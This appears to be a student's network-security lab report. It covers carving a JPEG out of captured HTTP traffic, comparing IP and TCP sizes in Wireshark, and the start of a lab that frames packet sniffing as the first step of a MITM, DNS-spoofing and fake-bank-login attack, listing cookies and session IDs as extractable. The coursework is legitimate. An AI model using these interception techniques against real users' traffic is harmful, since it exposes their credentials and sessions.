  \tpadding: 0px;\r\n
  }\r\n
  \r\n
  a:link, a:visited{\r\n
  \tcolor: #006699;\r\n
  \ttext-decoration: none;\r\n
  }\r\n
  \r\n
  a:hover {\r\n
  \ttext-decoration: underline;\r\n
  }\r\n
  \r\n
  h1, h2, h3, h4, h5, h6 {\r\n
  \tfont-family: Arial,sans-serif;\r\n
  \tmargin: 0px;\r\n
  \tpadding: 0px;\r\n
  }\r\n
  \r\n
  h1{\r\n
   font-family: Verdana,Arial,sans-serif;\r\n
   font-size: 120%;\r\n
```


Part 3: Extract the Image from HTTP Traffic

1. **Extract the Image File:**
   - Use the following command to extract the image file from the captured HTTP traffic: wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Illegal_Possession_Images/lab_files/traffic/image2.log
   - Once downloaded, you will analyze the contents of image2.log.




```
┌──(cyberrpen㉿cyberrpen)-[~]
└─$ wget https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Illegal_Possession_Images/lab_files/traffic/image2.log

--2025-10-21 16:35:27--  https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Illegal_Possession_Images/lab_files/traffic/image2.log
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 73692 (72K) [application/octet-stream]
Saving to: ‘image2.log’

image2.log          100%[===================>]  71.96K   344KB/s    in 0.2s

2025-10-21 16:35:28 (344 KB/s) - ‘image2.log’ saved [73692/73692]
```

2. **Analyze the Extracted Log File:**
   - Open the image2.log file and examine its contents.




- Identify the bytes corresponding to the image data. You may need to locate the Content-Type header to confirm the image format (e.g., JPEG).
- Use tools like xxd or hexdump to visualize the raw data in the log file.



```
Content-Type: text/html
Content-Type: image/jpeg
Content-Type: text/html; charset=iso-8859-1

┌──(cyberrpen㉿cyberrpen)-[~]
└─$ grep -abo $'\x1f\x8b' image2.log

1518:◆

┌──(cyberrpen㉿cyberrpen)-[~]
└─$ dd if=image2.log bs=1 skip=<offset> 2>/dev/null | gunzip -c > decompressed.bin 2>/dev/null
file decompressed.bin
head -n 40 decompressed.bin

zsh: parse error near `>'

┌──(cyberrpen㉿cyberrpen)-[~]
└─$ xxd image2.log | grep -niE "ffd8|ffd9"

4480:000117f0: 1c30 c400 79a0 0996 1661 dbde 803f ffd9  .0..y....a...?..

┌──(cyberrpen㉿cyberrpen)-[~]
└─$ grep -abo $'\xff\xd8' image2.log
grep -abo $'\xff\xd9' image2.log

2619:◆◆
71678:◆◆

┌──(cyberrpen㉿cyberrpen)-[~]
└─$ START=2619
END=71678
COUNT=$((END - START + 1))
dd if=image2.log of=recovered.jpg bs=1 skip=$START count=$COUNT status=progress
file recovered.jpg

69060+0 records in
69060+0 records out
69060 bytes (69 kB, 67 KiB) copied, 0.769663 s, 89.7 kB/s
recovered.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1×1, segment length 16, baseline, precis
n 8, 640×415, components 3

┌──(cyberrpen㉿cyberrpen)-[~]
└─$ xdg-open recovered.jpg


┌──(cyberrpen㉿cyberrpen)-[~]
└─$ █
```

Part 4: Size Relation Between IP Packet and TCP Payload


1. **Calculate Size Relation:**
   - Analyze the captured packets to calculate the sizes of the IP packets and the TCP payloads.



```
No.   Time          Source          Destination     Protocol  Length  Total Length  Info
 136  8.677087098   192.168.11.48   44.228.249.3    HTTP       409           395    GET / HTTP/1.1
 143  9.063791013   44.228.249.3    192.168.11.48   HTTP      1237          1223    HTTP/1.1 200 O
```


```
Frame 143: 1237 bytes on wire (9896 bits), 1237 bytes captured (9896 bits) on interface eth0, id 0
Ethernet II, Src: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e), Dst: VMware_47:55:5f (00:0c:29:47:55:5f)
Internet Protocol Version 4, Src: 44.228.249.3, Dst: 192.168.11.48
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x48 (DSCP: AF21, ECN: Not-ECT)
    0100 10.. = Differentiated Services Codepoint: Assured Forwarding 21 (18)
    .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
  Total Length: 1223
  Identification: 0x4e22 (20002)
  010. .... = Flags: 0x2, Don't fragment
    0... .... = Reserved bit: Not set
    .1.. .... = Don't fragment: Set
    ..0. .... = More fragments: Not set
  ...0 0000 0000 0000 = Fragment Offset: 0
  Time to Live: 36
  Protocol: TCP (6)
  Header Checksum: 0x1207 [validation disabled]
  [Header checksum status: Unverified]
  Source Address: 44.228.249.3
  Destination Address: 192.168.11.48
Transmission Control Protocol, Src Port: 80, Dst Port: 60586, Seq: 1389, Ack: 344, Len: 1171
[2 Reassembled TCP Segments (2559 bytes): #141(1388), #143(1171)]
Hypertext Transfer Protocol, has 2 chunks (including last chunk)
```

- Document the sizes of the following:
  - **IP Packet Size:** This includes the entire IP header and the TCP segment: 1223




```
Internet Protocol Version 4, Src: 44.228.249.3, Dst: 192.168.11.48
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x48 (DSCP: AF21, ECN: Not-ECT)
    0100 10.. = Differentiated Services Codepoint: Assured Forwarding 21 (18)
    .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
  Total Length: 1223
  Identification: 0x4e22 (20002)
  010. .... = Flags: 0x2, Don't fragment
    0... .... = Reserved bit: Not set
    .1.. .... = Don't fragment: Set
    ..0. .... = More fragments: Not set
  ...0 0000 0000 0000 = Fragment Offset: 0
```

  - **TCP Payload Size:** This is the size of the data carried by the TCP segment (excluding headers). : 1171



```
636 24.920704110  192.168.11.48     44.228.249.3     HTTP      409 GET / HTTP/1.1
645 25.268453109  44.228.249.3      192.168.11.48    HTTP     1237 HTTP/1.1 200 OK  (text/htm

Frame 645: 1237 bytes on wire (9896 bits), 1237 bytes captured (9896 bits) on interface eth0, id 0
Ethernet II, Src: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e), Dst: VMware_47:55:5f (00:0c:29:47:55:5f)
Internet Protocol Version 4, Src: 44.228.249.3, Dst: 192.168.11.48
Transmission Control Protocol, Src Port: 80, Dst Port: 44972, Seq: 1389, Ack: 344, Len: 1171
  Source Port: 80
  Destination Port: 44972
  [Stream index: 9]
  [Conversation completeness: Incomplete, DATA (15)]
  [TCP Segment Len: 1171]
```

- You can find these sizes in the Wireshark packet details. Look for:
  - **IP Packet Size:** Found in the IP section under Length.
  - **TCP Payload Size:** Found in the TCP section under Length.



```
  Checksum: 0xa131 [unverified]
  [Checksum Status: Unverified]
  Urgent Pointer: 0
  Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  [Timestamps]
  [SEQ/ACK analysis]
  TCP payload (1171 bytes)
  TCP segment data (1171 bytes)
[2 Reassembled TCP Segments (2559 bytes): #141(1388), #143(1171)]
  [Frame: 141, payload: 0-1387 (1388 bytes)]
  [Frame: 143, payload: 1388-2558 (1171 bytes)]
```

2. **Document Your Findings:**
   - Create a table to summarize the sizes for comparison.

Packet No	Source IP	Destination IP	IP Packet Size (bytes)	TCP Payload Size (bytes)	Header Overhead (bytes)
136	192.168.11.48	44.228.249.3	395	343	52
143	44.228.249.3	192.168.11.48	1223	1171	52

Submission Requirements:

- Submit a PDF file containing:
  - Screenshots of the HTTP GET request and response packets.
  - Analysis of the second HTTP GET request and response.
  - Documentation of the extracted image process.
  - Summary table showing the size relation between IP packets and TCP payloads.
- Ensure that your file is well-organized and includes your name and student ID at the top of the document.

Grading Criteria:

- **Correctness:** Accuracy of captured information and analysis.
- **Clarity:** Clear explanations of processes and captured data.
- **Documentation:** Thorough documentation of steps, findings, and image extraction.
- **Presentation:** Well-organized submission with proper formatting.

Important Notes:

- This lab will enhance your understanding of HTTP traffic analysis and the relationship between network layers.
- Feel free to explore additional features of Wireshark and tools for further analysis.

Good luck with your lab!

Lab 3: Lab on Packet Sniffing and Interception & Lab on DNS Spoofing and ARP Poisoning

Objective:

In this dual lab assignment, you will explore the mechanics of packet sniffing, DNS spoofing, and ARP poisoning attacks. You will simulate a Man-in-the-Middle (MITM) attack to intercept network traffic, redirect users to a fake bank login page, and manipulate DNS traffic to deceive users. By the end of this lab, you will understand how to conduct and analyze DNS spoofing attacks and the security implications involved.

Part 1: Packet Sniffing and Interception

1. Setup the Lab Environment:

- **Kali Linux Machine as the Attacker:**
  - Ensure the Kali Linux machine is set up and connected to the same local area network (LAN) as the victim machine.
- **Install Packet Sniffing Tools:**
  - Install and configure tools like **Wireshark** or **tcpdump** for sniffing network packets.

Question:

- The key tools used for packet sniffing in a network are as follows:
  - Wireshark: GUI packet analyzer. Decode hundreds of protocols, follow TCP/HTTP streams, show stats and graphs, do display and capture (BPF) filters, open/save pcap files.
  - Tcpdump: command-line packet capture and quick filtering. Great for live captures and scripting.
  - Tshark: Wireshark’s CLI (headless) equivalent for captures, exports, and automated parsing.

- **How Wireshark, Tcdump and tshark capture and analyze network traffic?**

Wireshark (GUI)

Capture mechanics

- Uses **dumpcap** (or libpcap/Npcap) to capture packets from chosen interface. Can run in promiscuous mode (Ethernet) or monitor mode (Wi-Fi) if hardware/driver supports it.
- Requires root/administrator to access raw NIC, but dumpcap can be setuid or drop privileges after opening the interface for safety.

How it analyzes

- Packet **dissectors** decode hundreds of protocols and present fields in a tree view.
- **Reassembly**: TCP segment reassembly, IP fragment reassembly, HTTP object reassembly so you can view higher-level payloads.
- Rich analysis UI: Follow TCP/HTTP streams, protocol statistics (Protocol Hierarchy, Conversations, Endpoints), IO graphs, Expert Info (warnings), packet bytes pane, coloring rules.
- Save/open captures as .pcap/.pcapng and export objects (HTTP, SMB files), CSV/JSON summaries.
- Useful for interactive deep-dive, step-through of handshakes, and screenshots for reports.

Common GUI steps/shortcuts

- Choose interface → capture.
- Right-click packet → “Follow” → “TCP Stream” to reconstruct the conversation.
- Filters: write display filters in the top bar; use expressions builder for field names.

tcpdump (command line)

Capture mechanics

- CLI tool built on **libpcap**. Captures packets from an interface and prints a summary to stdout or writes raw packets to a pcap file.
- Lightweight, great for remote shells and scripting; minimal decoding (text summaries).

How it analyzes

- Primarily a **capture & quick-inspect** tool. It does basic decoding and prints packet summaries (timestamp, src/dst, ports, flags).
- Uses **BPF capture filters** to limit what is captured
- Saves to .pcap via -w for later analysis in Wireshark or tshark.
- Can read pcap with -r and print summaries.

- Works well in pipelines (e.g., pipe to tcpdump -r - | grep), or to collect traffic remotely over SSH.

Pros / cons

- Pros: lightweight, scriptable, low overhead, available by default on many systems.
- Cons: limited post-capture analysis compared with Wireshark (no GUI, fewer dissectors for complex tasks).

tshark (Wireshark CLI / headless)

Capture mechanics

- The command-line counterpart to Wireshark. Uses the same capture libraries and dissectors (via dumpcap) but runs in a terminal.
- Can capture live or read pcap files and output fields in structured formats.

How it analyzes

- Supports **display filters** and gives access to Wireshark dissectors from the CLI — so you can extract the same protocol fields Wireshark shows.
- Output formats: text table, CSV, JSON. Use -T fields with -e <field> to export specific fields (very useful for automation and lab reports).
- Supports the same reassembly/dissector.
- Has statistics and summary options: Good for scripted analysis and extracting handshake timestamps or sequence numbers.

Useful examples

- Print HTTP requests from a pcap:
- tshark -r capture.pcap -Y http.request -T fields -e frame.number -e frame.time -e ip.src -e http.host -e http.request.uri
- Capture live but export selected fields to CSV:
- sudo tshark -i eth0 -Y 'http.request' -T fields -e frame.time -e ip.src -e http.host -e http.request.uri > http_requests.csv
- Show TCP conversations summary:
- tshark -r capture.pcap -q -z conv,tcp
- Extract handshake packets with sequence/ack numbers:
- tshark -r capture.pcap -Y "tcp.flags.syn==1 || tcp.flags.ack==1" -T fields -e frame.time -e ip.src -e tcp.srcport -e tcp.seq -e tcp.ack

Pros / cons

- Pros: full Wireshark dissectors in CLI, scriptable output, powerful for automation and batch processing.
- Cons: no visual GUI; complex field names require learning (use tshark -G fields | grep tcp.seq to discover fields).

Key differences & when to use which

- **Wireshark**: interactive analysis, best for visual investigation, step-by-step decoding, screenshots for reports, easy stream follow and GUI stats.
- **tcpdump**: quick captures, remote troubleshooting, small-footprint logging, use when you need to run on headless servers or in scripts.
- **tshark**: combine the power of Wireshark dissectors with CLI automation — use it to extract fields, create CSV/JSON reports, or run headless analyses.


---

2. Capturing Network Traffic:

- **Use Wireshark or tcpdump:**
  - Start capturing network packets while the victim is browsing a legitimate website (e.g., any bank login page).

Task:

- Take screenshots of the network traffic capture, focusing on HTTP requests, IP addresses, and MAC addresses.


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request

```
No.  Time          Source          Destination      Protocol Length Total Length Info
  74 50.746310030  192.168.11.48   34.107.221.82    HTTP     361    347 GET /success.txt?ipv4 HTTP/1.1
 103 51.316615008  192.168.11.48   34.107.221.82    HTTP     361    347 GET /success.txt?ipv4 HTTP/1.1
 477 64.938432228  192.168.11.48   131.153.147.186  HTTP     402    388 GET / HTTP/1.1
 508 66.894231932  192.168.11.48   131.153.147.186  HTTP     363    349 GET /files/css/bootstrap.min.css HTTP/1.1
 509 66.908388935  192.168.11.48   131.153.147.186  HTTP     357    343 GET /files/css/animate.css HTTP/1.1
 575 67.201765972  192.168.11.48   131.153.147.186  HTTP     367    353 GET /files/css/menuzord-megamenu.css HTTP/1.1
 576 67.202855661  192.168.11.48   131.153.147.186  HTTP     379    365 GET /files/css/menuzord-skins/menuzord-boxed.css HTTP/1.1
 577 67.217818201  192.168.11.48   131.153.147.186  HTTP     373    359 GET /js/revolution-slider/css/settings.css HTTP/1.1
 579 67.227291613  192.168.11.48   131.153.147.186  HTTP     371    357 GET /js/revolution-slider/css/layers.css HTTP/1.1
 582 67.233340820  192.168.11.48   131.153.147.186  HTTP     375    361 GET /js/revolution-slider/css/navigation.css HTTP/1.1
 709 67.750422946  192.168.11.48   131.153.147.186  HTTP     360    346 GET /files/css/style-main.css HTTP/1.1
 710 67.750814374  192.168.11.48   131.153.147.186  HTTP     381    367 GET /files/css/custom-bootstrap-margin-padding.css HTTP/1.1

› Frame 74: 361 bytes on wire (2888 bits), 361 bytes captured (2888 bits) on interface eth0, id 0
⌄ Ethernet II, Src: VMware_47:55:5f (00:0c:29:47:55:5f), Dst: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  › Destination: c2:2b:d8:18:b0:5e (c2:2b:d8:18:b0:5e)
  › Source: VMware_47:55:5f (00:0c:29:47:55:5f)
    Type: IPv4 (0x0800)
```

Question:

- **What information can be extracted from the captured packets**

1. Network Layer Information

- Source IP address (identifies the sender's device)
- Destination IP address (identifies the receiver's device)
- Protocol type (e.g., TCP, UDP, ICMP)
- Packet length or size

2. Data Link Layer Information (Ethernet Frame)

- Source MAC address (hardware address of the sender)
- Destination MAC address (hardware address of the receiver)
- EtherType (indicates the upper-layer protocol, e.g., IPv4, ARP)

3. Transport Layer Information (TCP/UDP Layer)

- Source port number
- Destination port number
- TCP sequence number (used to order packets)
- TCP acknowledgment number (confirms receipt of data)
- TCP flags (SYN, ACK, FIN, RST, etc.) showing connection state
- Checksum (used for error detection)

4. Application Layer Information

- HTTP requests and responses
- URLs or web addresses visited
- Hostnames and domain names
- User-Agent strings
- Cookies or session identifiers
- DNS queries and responses

